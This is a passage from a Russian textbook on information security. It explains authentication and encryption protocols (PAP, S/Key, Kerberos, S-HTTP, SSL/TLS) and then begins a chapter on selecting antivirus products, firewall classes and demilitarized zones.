Например, протоколы прикладного уровня (механизмы шифрования в рамках конкретного бизнес-приложения или стандартные протоколы прикладного уровня, такие как SHTTP) оставляют в открытом, нешифрованном виде всю информацию, которая необходима для работы нижних уровней (номера портов, IP-адреса, последовательные номера пакетов и т.п.). Следует помнить, что эта информация остается видимой и, если она покинет в таком виде локальную сеть, то это даст возможному злоумышленнику некоторые дополнительные сведения о топологии сети (по адресам), о работающих приложениях (по пор-

там) и т. д. Протоколы транспортного уровня (SSL, Secure Shell, SOCKS) скрывают картину работы отдельных приложений, но оставляют информацию для сетевого уровня. Многие протоколы сетевого или подсетевого уровня (IPSec, L2F, PPTP, L2TP) могут скрывать:

– либо только данные, пришедшие от протокола верхнего уровня (транспортного), оставляя видимыми адреса отправителя и получателя и некоторую другую информацию;

– либо полностью скрывать все данные сетевого уровня, выставляя новые заголовки и окончания пакетов; такой режим работы часто еще называют туннелированием и именно он участвует в построении виртуальных частных сетей (англ, virtual private network — VPN).

Некоторые протоколы известны не только своей функциональной нагрузкой, но и задачами, которые они решают. Скажем, SSL — это де-факто сложившийся стандарт защиты интернет-соединений, в том числе при использовании систем оплаты по пластиковым картам. Сервер протокола SOCKS, обеспечивающий защиту данных между отправителем и получателем, выступает как шлюз посредник-приложений (англ. application-level proxy). Kerberos популярен как система, позволяющая пользователю аутентифицировать себя (например, вводить пароль) лишь однажды, при входе в систему, а далее получать прозрачный доступ (в рамках своих прав) ко всем ресурсам сети — механизм получил специальное название SSO — single sign-on — «один вход».

Существуют дополнительные протоколы, ориентированные на выполнение специальных задач, такие как X.509 — протокол цифровых сертификатов, указывающий, каким образом субъекты, использующие в открытой сети механизмы асимметричной криптографии, должны распространять свои открытые ключи через центры сертификации (CA — certification authority). LDAP (Lightweight Directory Access Protocol) — протокол, регулирующий доступ к данным об объектах и субъектах данной зоны управления (домена, службы каталога и т. п.).

Рассмотрим несколько протоколов сетевой безопасности.

Point-to-Point Protocol.

Протокол PPP не относится к протоколам безопасности, а служит для обеспечения аутентификации в сетях, основанных на телефонных линиях с помощью специальных протоколов, для которых отведены специальные байты в кадре PPP.

Структура кадра PPP.

Байт флага	Байт адреса	Контрольный байт	*Два байта протокола*	Данные	Контрольная последовательность кадров

Password Authentication Protocol.

Данный протокол — наиболее простой из протоколов подтверждения удаленным субъектом своего идентификатора для объекта, предоставляющего ресурсы для использования. Аутентификация происходит за две итерации. При использовании PAP (Password Authentication Protocol) в поле протокола («Два байта протокола») кадра PPP указывается соответствующее PAP-значение 0xC023, поле данных преобразуется в четыре дополнительных поля.

Структура поля «Данные» кадра PPP

Код	Идентификатор	Длина	Данные

При этом поле «Код» указывает на следующие возможные типы PAP-пакета.

Код = 1: Аутентификационный запрос.

Код = 2: Подтверждение аутентификации.

Код = 3: Отказ в аутентификации.

Поле «Идентификатор» обеспечивает соответствие пары запрос/ответ (должен меняться при каждом новом аутентификационном запросе).

Поле «Длина» указывает совокупную длину всех четырех полей.

Поле «Данные» содержит данные пакета. Для аутентификационного запроса будет иметь следующий вид:

Структура поля «Данные» PAP пакета-запроса

Длина идентификатора	Идентификатор	Длина пароля	Пароль

Пакет аутентификационного запроса будет посылаться субъектом, желающим получить доступ неоднократно до наступления одного из следующих событий:

– получение подтверждения или отказа;
– истечение счетчика попыток.

При получении запроса объектом производится распознавание полученных результатов (сравнение с имеющимися у объекта значениями). По результатам распознавания субъекту высылается пакет с полем Данные следующего формата:

Структура поля «Данные» PAP пакета-ответа

Длина сообщения	Сообщение

При этом в поле «Код» указывается 2 или 3 (в зависимости от того, подтверждена аутентификация или отвергнута), в поле «Идентификатор» — идентификатор соответствующего запроса. В полях ответа указывается: «Длина сообщения» — размер следующего поля, «Сообщение» — возлагается на конкретную реализацию, оно обязано не влиять на работу протокола и рекомендовано формировать его удобным для прочтения.

Дополнительно указано, что, поскольку пакет с подтверждением аутентификации может быть утерян, реализация должна предусматривать возможность обработки повторного запроса на аутентификацию.

Таким образом, схема работы протокола следующая:

1. Устанавливается PPP соединение.

2. Субъект посылает аутентификационный запрос с указанием своего идентификатора и пароля.

3. Объект проверяет полученные данные и подтверждает аутентификацию или отказывает в ней.

Следует обратить особое внимание, что весь обмен данными (в том числе и пересылка пароля) происходят в открытом виде, без применения криптографических средств. При этом частоту и время отправки пакетов контролирует сам субъект.

Система одноразовых паролей S/Key.

Как мы уже говорили в главе 11, система одноразовых паролей предназначена для защиты от попыток перехвата паролей. В системе S/Key каждая парольная фраза пересылается по сети только однажды и после этого больше не используется, что делает перехват паролей бессмысленным. Секретное слово, который пользователь вводит в интерфейсе программы, вообще никогда не пересылается по сети.

Данная система основана на клиент-серверном подходе. Клиент генерирует одноразовый пароль, сервер его проверяет.

Использование одноразового пароля происходит в три фазы:

– Подготовительная. Сбор данных для ввода.
– Генерационная. Многократное применение хэш-функции к данным.
– Вывод. 64-битовый одноразовый пароль выводится в виде, удобном для восприятия пользователем.

Первоначально клиент и сервер должны быть сконфигурированы для использования единого секрета, т. е. он должен присутствовать и у клиента (желательно, в памяти пользователя), и у сервера. Далее, для создания уникальности одноразового пароля клиент и сервер должны определить некоторе случайное число и число циклов применения хэш-функции. Эти значения сервер высылает клиенту в ответ на запрос об аутентификации. При этом необходимо учесть, что одноразовые пароли используются сериями, в рамках одной серии случайное число остается постоянным, а число итераций уменьшается на 1 с каждым случаем использования пароля.

Клиент складывает полученное число со своим секретом и применяет к имеющемуся значению хэш-функцию столько раз, сколько указано в числе циклов. Полученный 64-битный результат и будет представлять собой одноразовый пароль. Поскольку его ввод требует участия пользователя, данный пароль представляется в виде 6 блоков по 11 бит и заменяется на 6 коротких английских или русских слов (от 1 до 4 букв) из фиксированного словаря в 2048 слов. Эти слова пользователь и вводит в качестве парольной фразы.

Сервер хранит у себя последний успешный пароль серии, т. е. пароль, с которым клиент последний раз получал доступ к серверу. Учитывая, что число итераций уменьшается на 1 с каждым использованием пароля, то серверу необходимо всего лишь однократно применить к полученному от клиента паролю хэш-функцию и сравнить полученное значение с хранящимся у него последним успешным паролем, если они совпадают — аутентификация прошла удачно. Если используемая хэш-функция необратима, злоумышленник, даже перехватив текущий одноразовый пароль, не сможет предугадать следующий пароль серии с меньшим количеством циклов.

По истечении количества циклов клиенту и серверу необходимо обновить случайное число, начальное число циклов и, возможно, секрет.

Протокол Kerberos.

Протокол предназначен для аутентификации субъекта объектом (и наоборот), например сервера клиентом, в случае когда среда передачи данных открыта, а объект изначально ничего не знает о субъекте и не имеет с ним общего секрета, но оба (и субъект, и объект) предварительно идентифицированы третьей стороной — доверенным сервером и имеют с ним общие секреты (никогда не передаваемые по сети). Требование наличия такого секрета и определяет схему защиты протокола — симметричными криптографическими алгоритмами (DES). Согласно принятой терминологии субъект и объект называются принципалами (англ. principals), а доверенный сервер называют центром распределения ключей — ЦРК (англ. Key Distribution Center — KDC).

Поскольку ЦРК обеспечивает серьезную работу по аутентификации в распределенной сети, в том числе хранит ключи аутентифицируемых субъектов и объектов, к нему выдвигаются повышенные требования по безопасности:

– он должен быть размещен в помещении с контролируемым физическим доступом;

– на сервере не должны быть установлены и запущены посторонние программы и процессы, не относящиеся к его прямой функциональности;

– он не должен использоваться для хранения посторонних данных и т. п.

Рассмотрим общую схему аутентификации. Клиент хочет получить доступ к каким-либо ресурсам на сервере, который ничего о клиенте не знает. Чтобы предоставить доступ к ресурсам, сервер должен первоначально аутентифицировать клиента. Поскольку общие данные о клиенте и о сервере есть у доверенного сервера (доверенный сервер имеет с ними общие секреты, т. е. для простоты — ключи симметричного шифрования), то схема выглядит следующим образом:

– доверенный сервер генерирует некий сессионный ключ;

– шифрует сессионный ключ ключом клиента и отправляет клиенту;

– шифрует сессионный ключ ключом сервера и отправляет серверу.

Теперь клиент и сервер обладают единым сессионным ключом, который, с одной стороны, позволяет им доверять друг другу (так как оба они доверяют серверу, предоставившему сессионный ключ), с другой стороны, позволяет построить защищенное соединение для обмена данными.

В принятой в протоколе Kerberos терминологии сессионный ключ с сопутствующими данными (наименование принципала, временной штамп и т. п.), зашифрованный ключом принципала, называется билетом (англ. ticket), или мандатом.

При реализации протокола указанная возможная схема была несколько усложнена для обеспечения скорости и надежности. Ведь, если клиент уже получил сессионный ключ, а сер-

вер из-за особенностей сети еще нет, то клиент не сможет работать с сервером. С другой стороны, если у доверенного сервера достаточно много клиентов, которые продолжают запрашивать доступ к различным серверам ресурсов, то ему очень часто придется искать в своей базе ключи этих клиентов, а клиенту, соответственно, придется все время держать наготове свой постоянный ключ для связи с доверенным сервером, что небезопасно.

В рабочей схеме Kerberos доверенный сервер, во-первых, формирует дополнительный билет для доступа клиента к самому доверенному серверу (с другим сессионным ключом). Теперь клиенту достаточно помнить только этот новый сессионный ключ, а свой основной ключ он может убрать до следующей регистрации на доверенном сервере. Во-вторых, все билеты (как к серверам ресурсов, так и к самому доверенному серверу) отсылаются только клиенту. Теперь уже забота клиента предоставить вместе с запросом на предоставление ресурса и билет для данного сервера. А уж сервер, используя свой постоянный ключ, извлечет из билета сессионный ключ, который будет использовать для работы с клиентом. Если клиент хочет, чтобы сервер также аутентифицировал себя, он требует от сервера, чтобы тот извлек из клиентского запроса (зашифрованного сессионным ключом) определенные данные (временную метку) и вернул ее клиенту. Таким образом, клиент сможет убедиться, что сервер успешно дешифровал свой билет и, значит, является тем, за кого себя выдает (во всяком случае, по мнению доверенного сервера).

Доверенный сервер тоже не должен искать постоянный ключ клиента в базе, клиент сам при новом запросе предоставит ему билет, в котором находится сессионный ключ для доверенного сервера.

В принятой в протоколе Kerberos терминологии билет для работы с доверенным сервером называется билетом на получение билетов (англ. ticket-granting-tickets — TGT), а билет для сервера ресурсов — билетом на получение сервиса (англ. ticket-granting-service — TGS). Все указанные билеты и связанные с ними ключи действительны только до срока истечения билета или до выхода клиента из сети. Они сохраняются только в оперативной памяти; в т. н. кэш-памяти билетов (англ. credentials

cache) и удаляются по истечении срока или окончании работы клиента в сети.

Таким образом, работа клиента складывается из следующих шагов, каждый из которых составляет отдельный подпротокол протокола Kerberos.

1. Регистрация в сети: подпротокол «Обмен данными со службой аутентификации».

1.1. При первой регистрации клиента (пользователя) требуется ввод пароля, который преобразуется в ключ шифрования (стандартный метод преобразования — DES-CBC-MD5, но могут быть использованы и другие алгоритмы). Этот ключ, который считается постоянным или долговременным (до следующей смены пароля пользователем), сохраняется в кэш-памяти.

1.2. Клиент формирует запрос на аутентификацию (KRB_AS_REQ — Kerberos Authentication Service Request), в который включаются идентификатор пользователя (для поиска его ключа), имя службы выдачи билетов, а также предварительные аутентификационные данные, которые могут предотвратить обращение злоумышленника за билетом от имени клиента (например, зашифрованная ключом клиента временная метка).

1.3. Клиент отсылает ЦРК запрос KRB_AS_REQ.

1.4. Доверенный сервер, получив запрос, ищет в своей базе соответствующий клиенту ключ и проверяет предварительные аутентификационные данные.

1.5. После успешной проверки ЦРК формирует сессионный ключ и готовит ответ на запрос клиента (KRB_AS_REP — Kerberos Authentication Service Reply), куда включает копию сессионного ключа, зашифрованного ключом клиента, и билет TGT, зашифрованный своим постоянным ключом, содержащий еще одну копию сессионного ключа для себя и авторизационные данные клиента.

1.6. Доверенный сервер отсылает клиенту ответ KRB_AS_REP.

1.7. Клиент, получив ответ, дешифрует сессионный ключ, сохраняет TGT-билет в кэш-памяти, откуда удаляет свой постоянный ключ. Теперь общаться с ЦРК он будет, используя сессионный ключ.

2. Получение права на доступ к серверу ресурсов: подпротокол «Обмен билетами на получение сервиса».

2.1. Клиент решает поработать с сервером ресурсов. Для этого клиент формирует запрос KRB_TGS_REQ — Kerberos Ticket-Granting-Service Request, куда включаются имя пользователя и аутентификационные данные, зашифрованные сессионным ключом для ЦРК, билет TGT, наименование сервера ресурсов.

2.2. Клиент отсылает запрос KRB_TGS_REQ доверенному серверу.

2.3. ЦРК, получив запрос, извлекает с помощью своего постоянного ключа сессионный ключ из TGT, а с помощью этого сессионного ключа проверяет аутентификационные данные клиента.

2.4. ЦРК генерирует второй сессионный ключ для работы клиента и сервера ресурсов.

2.5. ЦРК формирует ответ KRB_TGS_REP — Kerberos Ticket-Granting-Service Reply, куда помещает новый сессионный ключ, зашифрованный сессионным ключом клиента, и TGS, который состоит из того же нового сессионного ключа, а также данные о клиенте, необходимые для авторизации его на сервере ресурсов, — все это зашифровано постоянным ключом сервера ресурсов.

2.6. Доверенный сервер отсылает ответ KRB_TGS_REP клиенту.

2.7. Клиент, получив ответ, с помощью своего сессионного ключа извлекает новый сессионный ключ для работы с сервером ресурсов и сохраняет его в кэш-памяти вместе с TGS для сервера ресурсов. Теперь у клиента есть сессионный ключ и TGT для доверенного сервера и сессионный ключ и TGS для сервера ресурсов.

3. Использование сервера ресурсов: подпротокол «Обмен данными между клиентом и сервером».

3.1. Клиент формирует запрос KRB_AP_REQ — Kerberos Application Request, в который он включает свои аутентификационные данные, зашифрованные сессионным ключом для работы с сервером ресурсов, TGS для данного сервера, а также (опционально) требование произвести взаимную аутентификацию.

3.2. Клиент отправляет запрос KRB_AP_REQ серверу ресурсов.

3.3. Сервер ресурсов с помощью своего постоянного ключа извлекает авторизационные данные для определения прав клиента и сессионный ключ для клиента из TGS, с помощью этого сеансового ключа дешифрует ау-тентификационные данные клиента и проверяет требование взаимной аутентификации. Если такое требование присутствует, он включает в ответ KRB_AP_REP (Kerberos Application Reply) временную метку, зашифрованную сессионным ключом для клиента.

3.4. Сервер отсылает ответ KRB_AP_REP клиенту.

3.5. Клиент, получив ответ (и проверив метку времени), убеждается в готовности сервера к работе (и его подлинности) и может начать работу с сервером. При этом данные могут шифроваться сессионным ключом, либо клиент и сервер могут договориться о другом ключе.

Характеристики протокола Kerberos

Одно из преимуществ протокола заключается в том, что клиент может быть аутентифицирован и получить доступ к серверу ресурсов вне своей области аутентификации, допустим в ЦРК2, при условии, что оба доверенных сервера ЦРК1 и ЦРК2, обслуживающих свои области, установили между собой доверительные отношения (определили общий ключ шифрования при пересылке данных между областями). В этом случае ЦРК2 выступает для клиента в качестве такого же сервера ресурсов, только удаленного и предоставляющего сервис трансляции запросов клиента подведомственным ему серверам ресурсов.

Более того, возможна ситуация, когда клиенту необходим ресурс из области, с которой у его ЦРК1 нет доверительных отношений, но ЦРК обеих областей имеют доверенные отношения с третьим ЦРКЗ. В этом случае клиент также может быть аутентифицирован на сервере вне своей области аутентификации.

Сам по себе протокол Kerberos служит только для аутентификации (то есть подтверждения, что клиент является тем, за кого себя выдает), но не для авторизации (определении того, в

рамках каких прав клиент может работать). Однако протокол предусматривает в билете поле данных, необходимых для применения авторизационных правил системой, в которой клиент будет аутентифицирован.

К недостаткам протокола можно отнести необходимость обеспечения синхронизации часов всех участников системы.

Протокол Secure-HTTP.

Secure-HTTP (используются сокращения S-HTTP и SHTTP) — протокол, разработанный для обеспечения безопасности сообщений при использовании протокола HTTP и облегченной интеграции с приложениями, ориентированными на HTTP. Сохраняя все характеристики HTTP, протокол позволяет производить аутентификацию, шифрование, электронно-цифровую подпись сообщений в любой комбинации. При этом протокол поддерживает как криптографическую схему с открытыми ключами, так и симметричную схему шифрования. Протокол поддерживает гибкое определение алгоритмов шифрования с помощью возможности, называемой переговоры о параметрах (англ, option negotiation). В ней определяются три составляющих протокола.

– Транзакционный модуль — т. е. будет ли запрос и/или ответ зашифрован и/или подписан.

– Криптографические алгоритмы — какие алгоритмы будут использованы для шифрования и электронно-цифровой подписи.

– Выбор сертификата — какой из цифровых сертификатов использовать.

Следует учесть, что как протокол прикладного уровня он защищает html-документы, но оставляет открытой информацию нижележащих уровней. Это, по-видимому, одна из причин, по которой на практике S-HTTP используется не очень широко, гораздо реже, чем протоколы безопасности транспортного уровня.

Формирование SHTTP сообщения происходит путем выбора из списка алгоритмов пользователя и сервера алгоритмов

шифрования и цифровой подписи, а также их ключей с последующим применением.

Восстановление сообщения (в HTTP формат) требует проведения обратные преобразований.

Формат SHTTP сообщения включает строку запроса, строку статуса, заголовок протокола, содержание и опции формата инкапсуляции. Интересен принцип формирования строки статуса, предложенный в документе. Строка статуса определяется ответом сервера и имеет вид «Secure-HTTP/1.2 200 OK» независимо от успешной или неудачной обработки запроса. Как указано, это сделано для предотвращения возможного анализа злоумышленником успешных и неуспешных запросов.

Протокол Secure Socket Layer.

Secure Socket Layer (SSL) в настоящее время является, пожалуй, одним из самых популярных протоколов безопасности транспортного уровня, используемых в Интернете. Работая на транспортном уровне стека TCP/IP, он решает следующие задачи:

– Обеспечивает конфиденциальность данных, т.е. уверенность, что они не были раскрыты в ходе транспортировки между клиентом и сервером, путем шифрования данных всех вышестоящих уровней (представления и прикладного), т.е. оставляет открытой только служебную информацию уровня TCP и ниже.

– Обеспечивает аутентификацию сервера, т.е. уверенность пользователя (клиента), что он получает доступ именно к тому серверу, к которому необходимо.

– Опционально может обеспечивать аутентификацию клиента, т.е. обеспечивать уверенность сервера, что он работает с авторизованным клиентом.

– Обеспечивает целостность передаваемой информации, т.е. уверенность, что информация не была изменена в ходе транспортировки между клиентом и сервером.

– Опционально может сжимать данные для обеспечения скорости передачи.

Протокол включает в себя два подпротокола — *подпротокол записи* (SSL record protocol), определяющий формат передачи данных, и *подпротокол установки связи* (SSL handshake protocol), определяющий механизм установки соединения.

1. Подпротокол SSL-записи

Основная функция протокола записи — работа с данными, поступающими от уровня приложения. На первом этапе производится фрагментирование данных в блоки для дальнейшей обработки (блок 16 384 байта для версии SSL 3.0). Затем производится упаковка (при отправлении) или распаковка (при получении) данных, если эта опция была задана. Далее производится шифрование данных тем алгоритмом, который был определен для клиента и сервера, а также устанавливается аутентификационный код сообщения (англ. message authentication code — MAC) для обеспечения контроля целостности сообщения.

Кроме того, этот подпротокол берет на себя функции генерирования сообщений об ошибках и закрытии сессии.

2. Подпротокол установки связи

Протокол установки связи обеспечивает настройку множества криптографических параметров. В момент, когда клиент пытается установить соединение с сервером, обе стороны должны:

– согласовать версию протокола;

– согласовать алгоритм шифрования (выбирается наиболее сильный из списка поддерживаемых обеими сторонами);

– произвести аутентификацию сторон (взаимную или одностороннюю);

– с помощью согласованного алгоритма асимметричного шифрования обменяться общим секретом, на основе которого будет производиться симметричное шифрование.

Алгоритмы шифрования и аутентификации, применяемые в протоколе SSL

Конфигурация		Поддержка версий
Шифрование	Аутентификация	
TripleDES (168 бит)	SHA-1 (160 бит)	SSL 2.0 и SSL 3 0
RC–4 (128 бит)	MD5 (128 бит)	SSL 2.0 и SSL 3.0
RC–2 (128 бит)	MD5 (128 бит)	SSL 2.0
DES (56 бит)	SHA-1 (160 бит)	SSL 2.0 и SSL 3.0 (но версия 2 иногда использует MD5 для аутентификации сообщений)
RC–4 (40 бит)	MD5 (128 бит)	SSL 2.0 и SSL 3.0
RC–2 (40 бит)	MD5 (128 бит)	SSL 2.0 и SSL 3.0
Без шифрования	MD5 (128 бит)	SSL 3.0

– DES — Data Encryption Standard;

– Triple-DES — тройной DES;

– RC2 и RC4 — Rivest Cipher 2 и Rivest Cipher 4 соответственно;

– DSA — Digital Signature Algoritm;

– MD5 — Message Digest 5;

– SHA-1 — Secure Hash Algoritm 1.

Процесс аутентификации основан цифровых сертификатах. Рассмотрим его подробнее.

Когда клиент получает цифровой сертификат сервера, он проверяет следующие параметры.

– Срок действия сертификата: попадает ли текущая дата в этот период, если нет — процесс обработки прекращается, если да — переходит к следующему шагу.

– Находится ли субъект, выпустивший сертификат (CA — Certification Authority), в списке доверенных CA клиента. Каждый клиент поддерживает список доверенных CA. Если субъект отсутствует в списке — сервер не аутентифицируется.

– Используя открытый ключ CA из списка доверенных CA, клиент проверяет корректность электронно-цифровой подписи на сертификате сервера. Если подпись некорректна, то предполагается, что сертификат был изменен и не принимается.

– Проверяется соответствие имени сервера (англ. domain name), указанного в сертификате, реальному имени сервера. Если они совпадают — сервер аутентифицирован.

Если сервер сконфигурирован таким образом, что он требует аутентификации клиента, процесс происходит следующим образом:

– Сервер и клиент совместно генерируют некое случайное значение, затем клиент устанавливает свою цифровую подпись на это значение.

– Сервер проверяет, соответствует ли открытый ключ клиента из сертификата клиента этой цифровой подписи.

– Сервер проверяет срок действия сертификата, попадает ли текущая дата в этот период.

– Сервер проверяет, находится ли CA, выпустивший сертификат, в списке доверенных CA сервера. Каждый сервер поддерживает список доверенных CA.

– Используя открытый ключ CA из списка доверенных CA, сервер проверяет корректность цифровой подписи на сертификате клиента.

– Сервер проверяет, находится ли сертификат клиента в списке сертификатов клиентов, которые могут быть аутентифицированы данным сервером.

Если аутентификация прошла успешно, сервер производит авторизацию, т. е. проверяет имеет ли клиент доступ к запрашиваемым ресурсам и в зависимости от правил доступа разрешает или запрещает доступ клиента к ресурсам.

Говоря о SSL, необходимо упомянуть и протокол TLS (Transport Layei Security — Безопасность Транспортного Уровня), который является в отличие от SSL официально опубликованным интернет-стандартом. Протоколы не имеют кардинальных различий, и при этом TSL обеспечивает обратную совместимость с SSL. Одним из основных преимуществ TSL следует назвать возможность его встраивания в работу приложений независимыми разработчиками и расширения криптографических возможностей.

На этом рассмотрение примеров протоколов закончим. Более подробно ознакомиться с этими и другими протоколами сетевой безопасности можно в книге [9].

ГЛАВА 16.
Политика информационной безопасности. Автоматизированные средства безопасности

Мы не будем заниматься рекламой какого-либо одного продукта или компании. Нашей целью является ознакомление с общей функциональностью и возможностями систем безопасности класса и моментами, на которые следует обратить внимание при их использовании.

Средство первое — Антивирус.

Обычно первым программным обеспечением по безопасности, которое появляется в компании, является антивирусный комплект. Его наличие еще не означает, что организация серьезно задумалась о безопасности. Просто в современном мире присутствие антивируса на компьютере — это такая же обычная и необходимая вещь, как присутствие текстового процессора. Критерием выбора антивируса порой является не качество и надежность, а доступность пиратской копии, малый объем, возможность переноса на дискете или низкая стоимость.

Если перейти к более профессиональному подходу, то в первую очередь необходимо оценивать эффективность работы конкретного продукта в условиях организации.

При этом следует обратить внимание на следующие важные факторы:

– Список вирусов в текущей базе — насколько он велик? Обеспечивает ли он защиту от известных в настоящее время вирусов?

– С появлением новых вирусов насколько оперативно производится обновление базы поставщиком? В день уведомления разработчика антивируса о новом вирусе, на следующий день, через неделю?

– Каким образом производится доставка обновленных баз распознавания вирусов до потребителя? Обычная практика — это периодическая загрузка их с сайтов производителей антиви-

руса в Интернете. А если у пользователя нет к нему прямого или регулярного доступа? Возможна ли доставка обновлений региональным партнером, дистрибьютором?

– На каком этапе антивирус может распознать вирус и предотвратить его распространение? Возможно ли это на межсетевом экране или на почтовом сервере, т.е. «на лету»? При копировании файлов с внешних носителей? Или только при целенаправленном сканировании диска?

– Какие ресурсы требует антивирус от компьютера, на котором будет установлен? Особенно от процессора и оперативной памяти?

– Как организована архитектура работы программы? Это отдельный программный модуль или сервер и агенты? Как организовано автоматизированное обновление распределенного программного обеспечения?

Не рекомендуется определять качество работы антивируса по количеству наград от различных печатных изданий, лучше обратиться к известным независимым экспертам, например ICSA Laboratory. При этом следует обратить внимание, что антивирусы проходят сертификацию по различным номинациям — анализировать стоит именно тот раздел, который Вас интересует.

Эффективность работы лучше всего оценивать по опыту знакомых (особенно, если они перешли от использования одного антивирусного продукта на другой, особенно интересно узнать причины). Кроме того, можно регулярно отслеживать активность Интернет-сайтов производителей антивирусов, обратить внимание на, как быстро реагируют разработчики на появление новых вирусов.

При приобретении антивируса необходимо учитывать не только первоначальную стоимость продукта, но и совокупную стоимость владения. Во сколько обойдутся обновления и гарантийная поддержка; приобретение новой гарантийной поддержки после истечения текущей; приобретение новых лицензий на пользователей при увеличении их числа.

Учитывая, что в настоящее время получили развитие компании, предлагающие весь спектр автоматизированных средств

безопасности, следует задуматься о перспективах и выбрать антивирусный продукт как компонент, который в будущем будет интегрирован с межсетевым экраном, системой обнаружения атак и прочими составляющими. В противном случае, рано или поздно, можно столкнуться с проблемой состыковки продуктов различных производителей.

Средство второе — Межсетевой экран (брандмауэр, firewall).

О межсетевых экранах (МСЭ) организация обычно задумывается в двух случаях:

– при появлении постоянного прямого выхода в Интернет, имеющего соединение с локальной сетью;

– при организации взаимодействия со своими удаленными филиалами в режиме on-line с использованием сети широкого доступа (выделенных или коммутируемых телефонных линий, беспроводного или спутникового канала и т.п.).

Классификация МСЭ.

Для того чтобы определить, какой МСЭ необходим, нужно знать принципы работы конкретных моделей, на которые можно ориентироваться. Существуют различные классы МСЭ. Выделим три наиболее часто встречающиеся в настоящее время.

– пакетный фильтр;
– с контролем соединения;
– посредник приложения.

1. Пакетный фильтр (packet filter, screening filter).

Пакетный фильтр в чистом виде — это устройство, которое фильтрует (пропускает или отклоняет) сетевые пакеты на основе предопределенных данных о сетевых (IP) адресах источника или получателя. Однако в виде независимых программно-аппаратных комплексов МСЭ этого типа уже давно не встречаются в основном по причине недостаточной функциональности (например, легкости подмены адресов — спуффинга — для протоколов без установления соединений: IP, UDP). В настоящее время пакетным фильтром можно назвать маршрутизатор с функциями МСЭ этого уровня (англ. firewall option pack, firewall feature set). При этом, возможно, сам маршрутизатор выполняет

более сложные функции — анализ пакетов на транспортном уровне с учетом портов обращений, сокрытие внутренних адресов сети, на границе которой он находится, сокрытие портов обращений, формирование групп доступа по сетевым адресам с более сложным разграничением доступа (отдельных адресов к отдельным службам), расширенные возможности аутентификации, разделение сетевых интерфейсов на «опасные» и «безопасные» и т. п. Иногда в подобный модуль встраиваются дополнительные «узконаправленные» анализаторы для предотвращения отдельных классов атак, например, на отказ в обслуживании (ping-of-death, SYN-flood и т. д.).

Перечисленные возможности являются базовыми для современных МСЭ и встречаются в двух других классах МСЭ. Однако для данного уровня (пакетный фильтр) функциональность анализа трафика ограничивается транспортным уровнем. Фильтр обрабатывает каждый очередной пакет совершенно независимо: он не знает, какие пакеты проходили по каналу до него. Вся информация, на основе которой принимается решение разрешения/отказа, извлекается только из исследуемого в данный момент пакета: из его сетевого и транспортного заголовков. Это позволяет свести задействованные МСЭ ресурсы оперативной памяти и процессора к минимуму, но не позволяет излагать в правилах фильтрации законы и логику более высокого уровня.

Нельзя однозначно отметать данный тип МСЭ как недостаточно функциональный. Во-первых, необходимо проанализировать, для каких задач используется выход в Интернет, возможно, учитывая более низкую стоимость таких МСЭ, его будет вполне достаточно для работы организации. Во-вторых, его можно использовать в качестве первой линии обороны, которая будет предотвращать наиболее грубые атаки. А уже между ним и локальной сетью устанавливать другой МСЭ, либо принципиальной иной класс защитных устройств, которые возьмут на себя анализ пакетов на более высоких уровнях сетевого стека. В этом случае пакетный фильтр снижает общую нагрузку на вычислительные ресурсы анализаторов более высокого уровня и может защищать их от атак на отказ в обслуживании.

2. МСЭ с контролем соединения (virtual circuit control).

МСЭ данной категории производят более тонкий анализ проходящего трафика, а именно, рассматривают каждый пакет в принадлежности его к конкретному соединению, в том числе с учетом того, кем, когда и как было инициировано соединение и какая активность в рамках данного соединения была перед получением данного пакета. Причем, учитывая, что ряд протоколов работают без установки соединения (например, UDP), МСЭ производит работу с такими пакетами в рамках т.н. «виртуального» соединения — потока (англ, flow) и в этом случае рассматривая такие пакеты в едином контексте. При этом возможно использование информации не только о текущем соединении, но и предыдущих соединениях. Наименование современной технологии, использующей этот механизм, — контроль состояния (англ, stateful inspection).

Обычно, для усиления контроля более высоких уровней сетевого стека в МСЭ данного типа используется дополнительный анализатор содержимого пакетов, исследующий активность данного соединения до уровня приложения. Таким образом, охваченным оказывается практически весь стек протоколов от сетевого до прикладного, что позволяет предположить высокую вероятность предотвращения любой известной на момент проектирования МСЭ атаки.

3. МСЭ — посредник приложения (application proxy, application layer gateway).

Технология посредника приложения заключается в том, что компьютеры во внутренней сети и компьютеры во внешней сети устанавливают соединения между собой не напрямую, а через виртуального «посредника» — отдельный сервис или демон в МСЭ, который общается с клиентом от имени сервера, а с сервером от имени клиента. Таким образом, МСЭ выступает как часть соединения и, соответственно, может анализировать все происходящие при соединении события, обнаруживая, в том числе и возможные атаки.

Изначально прокси-службы разрабатывались исключительно для нескольких наиболее популярных протоколов прикладного уровня (HTTP, FTP и некоторых др.). В современных

реализациях МСЭ данного класса есть возможность создавать посредников для собственных приложений, отличных от перечисленных. Общемировым стандартом подобного «универсального» прокси-сервиса стал протокол SOCKS. Кроме того, в них также присутствуют все возможности пакетного фильтра.

Споры о том, какая из двух последних технологий лучше, продолжаются. Приверженцы обеих технологий говорят о достоинствах своей и недостатках противоположной. Считается, что оба принципа защиты достаточно надежны. Несовершенством МСЭ контроля соединения считается возможность прохода ряда атак на уровне приложений. Недостатком посредника приложений — замедление прохождения трафика за счет установления двойного соединения к посреднику.

Дальнейшее совершенствование микроэлектроники позволяет оснащать МСЭ различными дополнительными функциями без значительного увеличения стоимости и размеров устройства.

Из дополнительных функций МСЭ рассмотрим две наиболее полезных, с точки зрения безопасности:

– создание демилитаризованной зоны;
– трансляцию сетевых адресов.

1. Создание демилитаризованной зоны.

Современное развитие бизнеса предполагает, что внутренние ресурсы организации не должны быть полностью закрыты. Ряд компьютеров, таких как веб-сервер, FTP-сервер, почтовый сервер, должны быть в той или иной степени доступны для внешних пользователей, в том числе для тех, о ком нет никакой предварительной информации. Где следует размещать такие компьютеры? Если во внешней сети (перед межсетевым экраном) это значит, что их защищенность будет зависеть только от схемы безопасности операционной системы и приложения, что, как показывает опыт, недостаточно. Если разместить их во внутренней сети, за межсетевым экраном, то тогда придется пропускать внешних пользователей во внутреннюю сеть, а это всегда небезопасно, даже при точной настройке правил доступа. Вполне логично напрашивается вывод — создать для подобных ресурсов отдельную подсеть, свободную от элементов внутренней и внешней сети. Данная технология получила название демилитаризованной зоны (ДМЗ) (англ. demilitarized zone — DMZ, или screening subnet).

